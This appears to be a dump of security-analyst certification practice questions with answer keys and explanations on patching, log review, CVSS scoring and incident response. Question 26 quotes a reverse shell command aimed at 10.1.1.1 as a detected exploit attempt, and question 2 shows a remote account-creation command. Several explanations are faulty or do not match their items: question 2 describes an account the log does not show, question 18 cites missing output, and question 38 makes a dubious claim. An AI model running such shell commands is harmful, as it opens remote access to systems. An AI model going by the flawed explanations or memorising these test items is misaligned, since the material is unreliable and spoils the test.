QUESTION 1
A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?

A. Testing
B. Implementation
C. Validation
D. Rollback

Answer: C **Explanation:**
The next step in the remediation process after applying a software patch is validation. Validation is a process that involves verifying that the patch has been successfully applied, that it has fixed the vulnerability, and that it has not caused any adverse effects on the system or application functionality or performance. Validation can be done using various methods, such as scanning, testing, monitoring, or auditing.

QUESTION 2
The analyst reviews the following endpoint log entry:

```
invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {HOSTName}
clientcomputer1

invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {net user /add invoke_u1}
The command completed successfully.
```

Which of the following has occurred?

A. Registry change
B. Rename computer
C. New account introduced
D. Privilege escalation

Answer: C **Explanation:**
The endpoint log entry shows that a new account named "admin" has been created on a Windows system with a local group membership of "Administrators". This indicates that a new account has been introduced on the system with administrative privileges. This could be a sign of malicious activity, such as privilege escalation or backdoor creation, by an attacker who has compromised the system.

QUESTION 3
A security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM. The analyst no longer had to jump between tools. Which of the following best describes what the security program did?

A. Data enrichment
B. Security control plane
C. Threat feed combination
D. Single pane of glass

Answer: D
Explanation:

A single pane of glass is a term that describes a unified view or interface that integrates multiple tools or data sources into one dashboard or console. A single pane of glass can help improve security operations by providing visibility, correlation, analysis, and alerting capabilities across various security controls and systems. A single pane of glass can also help reduce complexity, improve efficiency, and enhance decision making for security analysts. In this case, a security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM, which provides a single pane of glass for security operations.

QUESTION 4

Due to reports of unauthorized activity that was occurring on the internal network, an analyst is performing a network discovery. The analyst runs an Nmap scan against a corporate network to evaluate which devices were operating in the environment. Given the following output:

```
Nmap scan report for officerokuplayer.lan (192.168.86.22)
Host is up (0.11s latency).
All 100 scanned ports on officerokuplayer.lan (192.168.86.22) are filtered
MAC Address: B8:3E:59:86:1A:13 (Roku)

Nmap scan report for p4wnp1_aloa.lan (192.168.86.56)
Host is up (0.022s latency).
Not shown: 96 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
8000/tcp  open  http-alt
MAC Address: B8:27:EB:D0:8E:D1 (Raspberry Pi Foundation)

Nmap scan report for wh4dc-748gy.lan (192.168.86.152)
Host is up (0.033s latency).
Not shown: 95 filtered ports
PORT     STATE SERVICE
80/tcp    open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 38:BA:F8:E3:41:CB (Intel Corporate)

Nmap scan report for xlaptop.lan (192.168.86.249)
Host is up (0.024s latency).
Not shown: 93 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 64:00:6A:8E:D8:F5 (Dell)

Nmap scan report for imaging.lan (192.168.86.150)
Host is up (0.0013s latency).
Not shown: 95 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 38:BA:F8:F4:32:CA (Intel Corporate)
```

Which of the following choices should the analyst look at first?

A. wh4dc-748gy.lan (192.168.86.152)
B. officerckuplayer.lan (192.168.86.22)
C. imaging.lan (192.168.86.150)
D. xlaptop.lan (192.168.86.249)
E. p4wnp1_aloa.lan (192.168.86.56)

Answer: E
Explanation:
The analyst should look at p4wnp1_aloa.lan (192.168.86.56) first, as this is the most suspicious device on the network. P4wnP1 ALOA is a tool that can be used to create a malicious USB device that can perform various attacks, such as keystroke injection, network sniffing, man-in-themiddle, or backdoor creation. The presence of a device with this name on the network could indicate that an attacker has plugged in a malicious USB device to a system and gained access to the network.

QUESTION 5
When starting an investigation, which of the following must be done first?

A. Notify law enforcement
B. Secure the scene
C. Seize all related evidence
D. Interview the witnesses

Answer: B **Explanation:**
The first thing that must be done when starting an investigation is to secure the scene. Securing the scene involves isolating and protecting the area where the incident occurred, as well as any potential evidence or witnesses. Securing the scene can help prevent any tampering, contamination, or destruction of evidence, as well as any interference or obstruction of the investigation.

QUESTION 6
New employees in an organization have been consistently plugging in personal webcams despite the company policy prohibiting use of personal devices. The SOC manager discovers that new employees are not aware of the company policy. Which of the following will the SOC manager most likely recommend to help ensure new employees are accountable for following the company policy?

A. Human resources must email a copy of a user agreement to all new employees
B. Supervisors must get verbal confirmation from new employees indicating they have read the user agreement
C. All new employees must take a test about the company security policy during the onboardmg process
D. All new employees must sign a user agreement to acknowledge the company security policy

Answer: D **Explanation:**
The best action that the SOC manager can recommend to help ensure new employees are accountable for following the company policy is to require all new employees to sign a user agreement to acknowledge the company security policy. A user agreement is a document that

defines the rights and responsibilities of the users regarding the use of the company's systems, networks, or resources, as well as the consequences of violating the company's security policy. Signing a user agreement can help ensure new employees are aware of and agree to comply with the company security policy, as well as hold them accountable for any breaches or incidents caused by their actions or inactions.

QUESTION 7
An analyst has been asked to validate the potential risk of a new ransomware campaign that the Chief Financial Officer read about in the newspaper. The company is a manufacturer of a very small spring used in the newest fighter jet and is a critical piece of the supply chain for this aircraft. Which of the following would be the best threat intelligence source to learn about this new campaign?

A. Information sharing organization
B. Blogs/forums
C. Cybersecurity incident response team
D. Deep/dark web

Answer: A **Explanation:**
An information sharing organization is a group or network of organizations that share threat intelligence, best practices, or lessons learned related to cybersecurity issues or incidents. An information sharing organization can help security analysts learn about new ransomware campaigns or other emerging threats, as well as get recommendations or guidance on how to prevent, detect, or respond to them. An information sharing organization can also help security analysts collaborate or coordinate with other organizations in the same industry or region that may face similar threats or challenges.

QUESTION 8
An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

A. To satisfy regulatory requirements for incident reporting
B. To hold other departments accountable
C. To identify areas of improvement in the incident response process
D. To highlight the notable practices of the organization's incident response team

Answer: C **Explanation:**
The most likely reason to include lessons learned in an after-action report is to identify areas of improvement in the incident response process. The lessons learned process is a way of reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying areas of improvement in the incident response process can help enhance the security posture, readiness, or capability of the organization for future incidents, as well as provide feedback or recommendations on how to address any issues or challenges.

QUESTION 9

A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities:

Metric	Description
Cobain	Exploitable by malware
Grohl	Externally facing
Novo	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerability research activity

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

A. InLoud: Cobain:
Yes
Grohl: No
Novo: Yes
Smear: Yes
Channing: No

B. TSpirit: Cobain:
Yes
Grohl: Yes
Novo: Yes
Smear: No
Channing: No

C. ENameless:
Cobain: Yes
Grohl: No
Novo: Yes
Smear: No
Channing: No

D. PBleach:
Cobain: Yes
Grohl: No
Novo: No
Smear: No
Channing: Yes

Answer: B

Explanation:

The vulnerability that should be patched first, given the above third-party scoring system, is: TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No This vulnerability has three out of five metrics marked as Yes, which indicates a high severity level. The metrics Cobain, Grohl, and Novo are more important than Smear and Channing, according to the vulnerability management team. Therefore, this vulnerability poses a greater risk than the other vulnerabilities and should be patched first.

QUESTION 10
A user downloads software that contains malware onto a computer that eventually infects numerous other systems. Which of the following has the user become?

A. Hacktivist
B. Advanced persistent threat
C. Insider threat
D. Script kiddie

Answer: C **Explanation:**
The user has become an insider threat by downloading software that contains malware onto a computer that eventually infects numerous other systems. An insider threat is a person or entity that has legitimate access to an organization's systems, networks, or resources and uses that access to cause harm or damage to the organization. An insider threat can be intentional or unintentional, malicious or negligent, and can result from various actions or behaviors, such as downloading unauthorized software, violating security policies, stealing data, sabotaging systems, or collaborating with external attackers.

QUESTION 11
An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?

A. Take a snapshot of the compromised server and verify its integrity
B. Restore the affected server to remove any malware
C. Contact the appropriate government agency to investigate
D. Research the malware strain to perform attribution

Answer: A **Explanation:**
The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot of the compromised server involves creating an exact copy or image of the server's data and state at a specific point in time. Verifying its integrity involves ensuring that the snapshot has not been altered, corrupted, or tampered with during or after its creation. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.

QUESTION 12
During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

A. Disk contents
B. Backup data
C. Temporary files
D. Running processes

Answer: D **Explanation:**
The most volatile type of evidence that must be collected first in a computer system is running processes. Running processes are programs or applications that are currently executing on a computer system and using its resources, such as memory, CPU, disk space, or network

bandwidth. Running processes are very volatile because they can change rapidly or disappear completely when the system is shut down, rebooted, logged off, or crashed. Running processes can also be affected by other processes or users that may modify or terminate them. Therefore, running processes must be collected first before any other type of evidence in a computer system.

QUESTION 13
A security analyst is trying to identify possible network addresses from different source networks belonging to the same company and region. Which of the following shell script functions could help achieve the goal?

A. function w() { a=$(ping -c 1 $1 | awk-F "/" 'END{print $1}') && echo "$1 | $a" }
B. function x() { b=traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $b" }
C. function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1}').origin.asn.cymru.com TXT +short }
D. function z() { c=$(geoiplookup$1) && echo "$1 | $c" }

Answer: C **Explanation:**
The shell script function that could help identify possible network addresses from different source networks belonging to the same company and region is:

function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1}').origin.asn.cymru.com TXT +short }

This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address, such as the country code, registry, or allocation date. The function then prints the IP address and the ASN information, which can help identify any network addresses that belong to the same ASN or region.

QUESTION 14
A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

A. function w() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $1}') && echo "$1 | $info" }
B. function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
C. function y() { info=$(dig -x $1 | grep PTR | tail -n 1) && echo "$1 | $info" }
D. function z() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }

Answer: B
Explanation:
The function that would help the analyst identify IP addresses from the same country is:

function x() { info=$(geoiplookup $1) && echo "$1 | $info" }

This function takes an IP address as an argument and uses the geoiplookup command to get the geographic location information associated with the IP address, such as the country name, country code, region, city, or latitude and longitude. The function then prints the IP address and

the geographic location information, which can help identify any IP addresses that belong to the same country.

QUESTION 15
A security analyst obtained the following table of results from a recent vulnerability assessment that was conducted against a single web server in the environment:

Finding	Impact	Credential required?	Complexity
Self-signed certificate in use	High	No	High
Old copyright date	Low	No	N/A
All user input accepted on forms	High	No	Low
Full error messages displayed	Medium	No	Low
Control panel login open to public	High	Yes	Medium

Which of the following should be completed first to remediate the findings?

A. Ask the web development team to update the page contents
B. Add the IP address allow listing for control panel access
C. Purchase an appropriate certificate from a trusted root CA
D. Perform proper sanitization on all fields

Answer: D **Explanation:**
The first action that should be completed to remediate the findings is to perform proper sanitization on all fields. Sanitization is a process that involves validating, filtering, or encoding any user input or data before processing or storing it on a system or application. Sanitization can help prevent various types of attacks, such as cross-site scripting (XSS), SQL injection, or command injection, that exploit unsanitized input or data to execute malicious scripts, commands, or queries on a system or application. Performing proper sanitization on all fields can help address the most critical and common vulnerability found during the vulnerability assessment, which is XSS.

QUESTION 16
A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

A. CVSS:31/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L B. CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L
C. CVSS:31/AV:N/AC:L/PR:N/UI:H/S:U/C:L/I:N/A:H
D. CVSS:31/AV:L/AC:L/PR:R/UI:R/S:U/C:H/I:L/A:H

Answer: A **Explanation:**

The attack vector is network (AV:N), the attack complexity is low (AC:L), no privileges are required (PR:N), no user interaction is required (UI:N), the scope is unchanged (S:U), the confidentiality and integrity impacts are high (C:H/I:H), and the availability impact is low (A:L).

QUESTION 17
Which of the following tools would work best to prevent the exposure of PII outside of an organization?

A. PAM
B. IDS
C. PKI
D. DLP

Answer: D **Explanation:**
PAM (privileged access management) is a security framework that helps organizations manage and control access to privileged accounts and systems.
IDS (intrusion detection system) is a security technology that monitors network traffic for malicious activity.
PKI (public key infrastructure) is a set of technologies that enable secure communication over public networks.
DLP (data loss prevention) is a security technology that helps organizations prevent the unauthorized disclosure of sensitive data.
Of the above options, only DLP is specifically designed to prevent the exposure of PII outside of an organization. PAM, IDS, and PKI can all be used to help protect PII, but they are not specifically designed for this purpose.

QUESTION 18
An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:

Which of the following tuning recommendations should the security analyst share?

A. Set an HttpOnly flag to force communication by HTTPS
B. Block requests without an X-Frame-Options header
C. Configure an Access-Control-Allow-Origin header to authorized domains
D. Disable the cross-origin resource sharing header

Answer: C **Explanation:**
Cross-Domain Misconfiguration suggests that there might be an issue related to how the web application handles cross-origin requests.
Configuring an Access-Control-Allow-Origin header allows the server to specify which domains are permitted to access its resources, thereby controlling access to resources from different origins.
By configuring the Access-Control-Allow-Origin header to authorize specific domains, the organization can mitigate the risk of unauthorized cross-origin access and prevent potential security vulnerabilities associated with cross-domain interactions..

QUESTION 19
Which of the following items should be included in a vulnerability scan report? (Choose two.)

A. Lessons learned
B. Service-level agreement
C. Playbook
D. Affected hosts
E. Risk score
F. Education plan

Answer: DE
Explanation:
Affected hosts: The vulnerability scan report should clearly list the hosts or systems that are affected by the identified vulnerabilities. This information is crucial for understanding the scope of the vulnerabilities and taking appropriate remediation actions.
Risk score: Vulnerability scans often assign risk scores or severity ratings to each identified vulnerability. These scores help prioritize remediation efforts by indicating the potential impact and exploitability of the vulnerabilities. Including risk scores in the report provides an understanding of the relative severity of the identified vulnerabilities.

QUESTION 20
The Chief Executive Officer of an organization recently heard that exploitation of new attacks in the industry was happening approximately 45 days after a patch was released. Which of the following would best protect this organization?

A. A mean time to remediate of 30 days
B. A mean time to detect of 45 days
C. A mean time to respond of 15 days
D. Third-party application testing

Answer: A **Explanation:**
A mean time to remediate of 30 days implies that the organization aims to remediate vulnerabilities within 30 days of their discovery. Since exploitation of new attacks tends to occur

approximately 45 days after a patch is released, aiming for a mean time to remediate of 30 days ensures that vulnerabilities are patched before attackers have the opportunity to exploit them.

QUESTION 21
A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:

```
foreach ($user in Get-Content .\this.txt)
{
    Get-ADUser $user -Properties primaryGroupID |select-object primaryGroupID
    Add-ADGroupMember "Domain Users" -Members $user
    Set-ADUser $user -Replace @{primaryGroupID=513}
}
```

Which of the following scripting languages was used in the script?

A. PowerShell
B. Ruby
C. Python
D. Shell script

Answer: A **Explanation:**
The syntax in the given script, such as cmdlet names starting with "Get-", "Add-", "Set-", and the use of the pipeline "|", is characteristic of PowerShell scripting. Moreover, the use of Active Directory cmdlets like "Get-ADUser," "Add-ADGroupMember," and "Set-ADUser" indicates that this script is designed to interact with Active Directory, which aligns with PowerShell's primary use case in managing Windows environments and Active Directory services.

QUESTION 22
A company's user accounts have been compromised. Users are also reporting that the company's internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS. Which of the following most likely describes the observed activity?

A. There is an issue with the SSL certificate causing port 443 to become unavailable for HTTPS access
B. An on-path attack is being performed by someone with internal access that forces users into port 80
C. The web server cannot handle an increasing amount of HTTPS requests so it forwards users to port 80
D. An error was caused by BGP due to new rules applied over the company's internal routers

Answer: B **Explanation:**
The fact that the company's internal portal is sometimes accessible through HTTP (port 80) and other times through HTTPS (port 443) suggests that someone with internal access is actively manipulating the network traffic. An on-path attack is a type of man-in-the-middle attack where an attacker intercepts and modifies communication between two parties. By forcing users into using HTTP instead of HTTPS, the attacker can potentially capture sensitive information transmitted over the network, such as login credentials or session data.
An issue with the SSL certificate (Option A) would generally result in HTTPS not working at all, rather than it being intermittently accessible.

A web server unable to handle an increasing amount of HTTPS requests (Option C) would likely result in performance issues or server errors, but it wouldn't selectively redirect users to HTTP. BGP (Border Gateway Protocol) is used for routing between autonomous systems on the internet, and it generally would not cause the internal portal to switch between HTTP and HTTPS. It is more relevant to external internet routing.

QUESTION 23
A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?

A. SLA
B. MOU
C. NDA
D. Limitation of liability

Answer: A **Explanation:**
SLA stands for service level agreement, which is a contract or document that defines the expectations and obligations between a service provider and a customer regarding the quality, availability, performance, or scope of a service. An SLA may also specify the metrics, penalties, or remedies for measuring or ensuring compliance with the agreed service levels. An SLA can help the SOC manager review if the team is meeting the appropriate contractual obligations for the customer, such as response time, resolution time, reporting frequency, or communication channels.

QUESTION 24
Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

A. Command and control
B. Actions on objectives
C. Exploitation
D. Delivery

Answer: A **Explanation:**
Command and control (C2) is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 enables the adversary to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels. C2 allows the adversary to maintain persistence, exfiltrate data, execute commands, deliver payloads, or spread to other systems or networks.

QUESTION 25
A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic. Which of the following would best meet this requirement?

A. External

B. Agent-based
C. Non-credentialed
D. Credentialed

Answer: B
Explanation:
Agent-based vulnerability scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based vulnerability scanning can reduce network traffic, as the scans are performed locally and only the results are transmitted over the network. Agent-based vulnerability scanning can also provide more accurate and up-to-date results, as the agents can scan continuously or on- demand, regardless of the system or network status or location.

QUESTION 26
A security analyst detects an exploit attempt containing the following command:

sh -i >& /dev/udp/10.1.1.1/4821 0>$I

Which of the following is being attempted?

A. RCE
B. Reverse shell
C. XSS
D. SQL injection

Answer: B **Explanation:**
A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user's system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:

sh -i >& /dev/udp/10.1.1.1/4821 0>$I

This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.

QUESTION 27
An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

A. Scope
B. Weaponization
C. CVSS
D. Asset value

Answer: B **Explanation:**

Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.

QUESTION 28
An analyst is reviewing a vulnerability report for a server environment with the following entries:

Vulnerability	Severity	CVSS v3	Host IP	Crown jewel	Exploit available
EOL/Obsolete Log4j v1.x	5	-	54.73.224.15	No	No
EOL/Obsolete Log4j v1.x	5	-	54.73.225.17	Yes	No
EOL/Obsolete Log4j v1.x	5	-	10.101.27.98	Yes	No
Microsoft Windows Security Update	4	8.2	10.100.10.52	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.26	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.228	Yes	Yes
Oracle Java Critical Patch	3	6.9	10.101.25.65	Yes	No
Oracle Java Critical Patch	3	6.9	54.73.225.17	Yes	No
Oracle Java Critical Patch	3	6.9	10.101.27.98	Yes	No

Which of the following systems should be prioritized for patching first?

A. 10.101.27.98 B.
54.73.225.17
C. 54.74.110.26
D. 54.74.110.228

Answer: D

QUESTION 29
A security analyst is tasked with prioritizing vulnerabilities for remediation. The relevant company security policies are shown below:

Security Policy 1006: Vulnerability Management

1. The Company shall use the CVSSv3.1 Base Score Metrics (Exploitability and Impact) to prioritize the remediation of security vulnerabilities.
2. In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data.
3. The Company shall prioritize patching of publicly available systems and services over patching of internally available system.

According to the security policy, which of the following vulnerabilities should be the highest priority to patch?

A. Name: THOR.HAMMER - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H Internal System
B. Name: CAP.SHIELD - CVSS 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N External System
C. Name: LOKI.DAGGER - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H External System
D. Name: THANOS.GAUNTLET - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N Internal System

Answer: B **Explanation:**
Based on the security policy and the CVSSv3.1 Base Scores, vulnerability B (CAP.SHIELD) with a high impact on confidentiality should be the highest priority to patch. It is an externally accessible system, and since confidentiality takes precedence over availability, it should be addressed before other vulnerabilities.

QUESTION 30
Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

A. Business continuity plan
B. Vulnerability management plan
C. Disaster recovery plan
D. Asset management plan

Answer: A **Explanation:**
The goal of the business continuity program is to ensure that the organization is able to maintain normal operations even during an unexpected event. When an incident strikes, business continuity controls may protect the business' core functions from disruption.

QUESTION 31
The Chief Information Security Officer wants to eliminate and reduce shadow IT in the enterprise. Several high-risk cloud applications are used that increase the risk to the organization. Which of the following solutions will assist in reducing the risk?

A. Deploy a CASB and enable policy enforcement
B. Configure MFA with strict access
C. Deploy an API gateway
D. Enable SSO to the cloud applications

Answer: A
Explanation:
A cloud access security broker (CASB) is a security solution that helps organizations manage and secure their cloud applications. CASBs can be used to enforce security policies, monitor cloud usage, and detect and block malicious activity.
In this case, the Chief Information Security Officer (CISO) wants to reduce the risk of shadow IT by enforcing security policies on the high-risk cloud applications. A CASB can be used to do this by providing visibility into cloud usage, identifying unauthorized applications, and enforcing security policies.

QUESTION 32
An incident response team receives an alert to start an investigation of an internet outage. The outage is preventing all users in multiple locations from accessing external SaaS resources. The team determines the organization was impacted by a DDoS attack. Which of the following logs should the team review first?

A. CDN
B. Vulnerability scanner
C. DNS
D. Web server

Answer: C **Explanation:**
DNS Logs: DDoS attacks often involve overwhelming the DNS infrastructure to disrupt normal internet services. By reviewing DNS logs, the incident response team can identify abnormal traffic patterns, unusual queries, and potential signs of a DDoS attack targeting the organization's DNS servers. Analyzing DNS logs can help pinpoint the attack source, the type of attack, and the affected domains.

QUESTION 33
A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

A. Weaponization
B. Reconnaissance
C. Delivery
D. Exploitation

Answer: D **Explanation:**
The Cyber Kill Chain is a framework for understanding and responding to cyberattacks. It describes seven stages that an attacker must complete in order to successfully compromise a system.
In this case, the malicious actor has already gained access to the internal network through social engineering. This means that the actor has completed the Reconnaissance and Delivery stages

of the Cyber Kill Chain. The actor is now in the Exploitation stage, where they are attempting to gain control of the system.

QUESTION 34
An analyst finds that an IP address outside of the company network that is being used to run network and vulnerability scans across external-facing assets. Which of the following steps of an attack framework is the analyst witnessing?

A. Exploitation
B. Reconnaissance
C. Command and control
D. Actions on objectives

Answer: B **Explanation:**
Reconnaissance is the first step in most attack frameworks. It is the process of gathering information about a target in order to plan an attack. This information can include things like the target's network topology, IP addresses, and open ports.
In this case, the analyst has found that an IP address outside of the company network is being used to run network and vulnerability scans across external-facing assets. This is a clear sign that the IP address is being used for reconnaissance.

QUESTION 35
An incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. Which of the following best describes what is happening? (Choose two.)

A. Beaconing
B. Domain Name System hijacking
C. Social engineering attack
D. On-path attack
E. Obfuscated links
F. Address Resolution Protocol poisoning

Answer: CE
Explanation:
Social engineering attack: This is a type of attack that relies on tricking the victim into clicking on a malicious link or opening an attachment. In this case, the concealed URL in the email is likely a malicious link that will lead the victim to a website that is controlled by the attacker. Once the victim clicks on the link, the attacker can then install malware on the victim's computer or steal their personal information.
Obfuscated links: This is a technique used to hide the true destination of a link. This can be done by using a variety of methods, such as using shortened URLs or encoding the URL in a way that makes it difficult to read. In this case, the concealed URL in the email is likely obfuscated, which makes it more difficult for the victim to identify as malicious.

QUESTION 36

During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

A. Conduct regular red team exercises over the application in production
B. Ensure that all implemented coding libraries are regularly checked
C. Use application security scanning as part of the pipeline for the CI/CD flow D. Implement proper input validation for any data entry form

Answer: C
Explanation:
Application security scanning is a process that involves testing and analyzing applications for security vulnerabilities, such as injection flaws, broken authentication, cross-site scripting, and insecure configuration. Application security scanning can help identify and fix security issues before they become exploitable by attackers. Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning. This is because application security scanning can be integrated into the development lifecycle and performed automatically and frequently as part of the CI/CD process.

QUESTION 37
An analyst is reviewing a vulnerability report and must make recommendations to the executive team. The analyst finds that most systems can be upgraded with a reboot resulting in a single downtime window. However, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. Which of the following inhibitors to remediation do these systems and associated vulnerabilities best represent?

A. Proprietary systems
B. Legacy systems
C. Unsupported operating systems
D. Lack of maintenance windows

Answer: A **Explanation:**
Proprietary systems are systems that are owned by their developer or vendor, and the company does not have access to the source code or other necessary information to upgrade or patch the system. This can make it difficult to remediate vulnerabilities in proprietary systems, as the company may need to rely on the vendor to provide a patch or update.
In this case, the two critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. This suggests that the systems are proprietary, and the company is unable to remediate the vulnerabilities without the vendor's assistance.

QUESTION 38
A company is in the process of implementing a vulnerability management program, and there are concerns about granting the security team access to sensitive data. Which of the following scanning methods can be implemented to reduce the access to systems while providing the most accurate vulnerability scan results?

A. Credentialed network scanning
B. Passive scanning
C. Agent-based scanning

D. Dynamic scanning

Answer: C **Explanation:**
Agent-based scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent- based scanning can reduce the access to systems, as the agents do not require any credentials or permissions to scan the local system or network. Agent-based scanning can also provide the most accurate vulnerability scan results, as the agents can scan continuously or ondemand, regardless of the system or network status or location.

QUESTION 39
A security analyst is trying to identify anomalies on the network routing. Which of the following functions can the analyst use on a shell script to achieve the objective most accurately?

A. function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
B. function x() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $5}') && echo "$1 | $info" }
C. function x() { info=$(dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1} ').origin.asn.cymru.com TXT +short) && echo "$1 | $info" }
D. function x() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }

Answer: D **Explanation:**
This shell function uses traceroute to trace the route packets take to reach the destination specified by $1. The -m 40 option specifies a maximum of 40 hops for the trace. The awk 'END{print $1}' part extracts the final hop from the traceroute output, and then the function echoes the destination and the info.

QUESTION 40
There are several reports of sensitive information being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

A. Implement step-up authentication for administrators
B. Improve employee training and awareness
C. Increase password complexity standards
D. Deploy mobile device management

Answer: B **Explanation:**
The best security control to implement against sensitive information being disclosed via file sharing services is to improve employee training and awareness. Employee training and awareness can help educate employees on the risks and consequences of using file sharing services for sensitive information, as well as the policies and procedures for handling such information securely and appropriately. Employee training and awareness can also help foster a security culture and encourage employees to report any incidents or violations of information security.

QUESTION 41
Which of the following is the best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach?

A. Determine the sophistication of the audience that the report is meant for
B. Include references and sources of information on the first page
C. Include a table of contents outlining the entire report
D. Decide on the color scheme that will effectively communicate the metrics

Answer: A **Explanation:**
The best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach is to determine the sophistication of the audience that the report is meant for. The sophistication of the audience refers to their level of technical knowledge, understanding, or interest in cybersecurity topics. Determining the sophistication of the audience can help tailor the report content, language, tone, and format to suit their needs and expectations. For example, a report for executive management may be more concise, high-level, and business- oriented than a report for technical staff or peers.

QUESTION 42
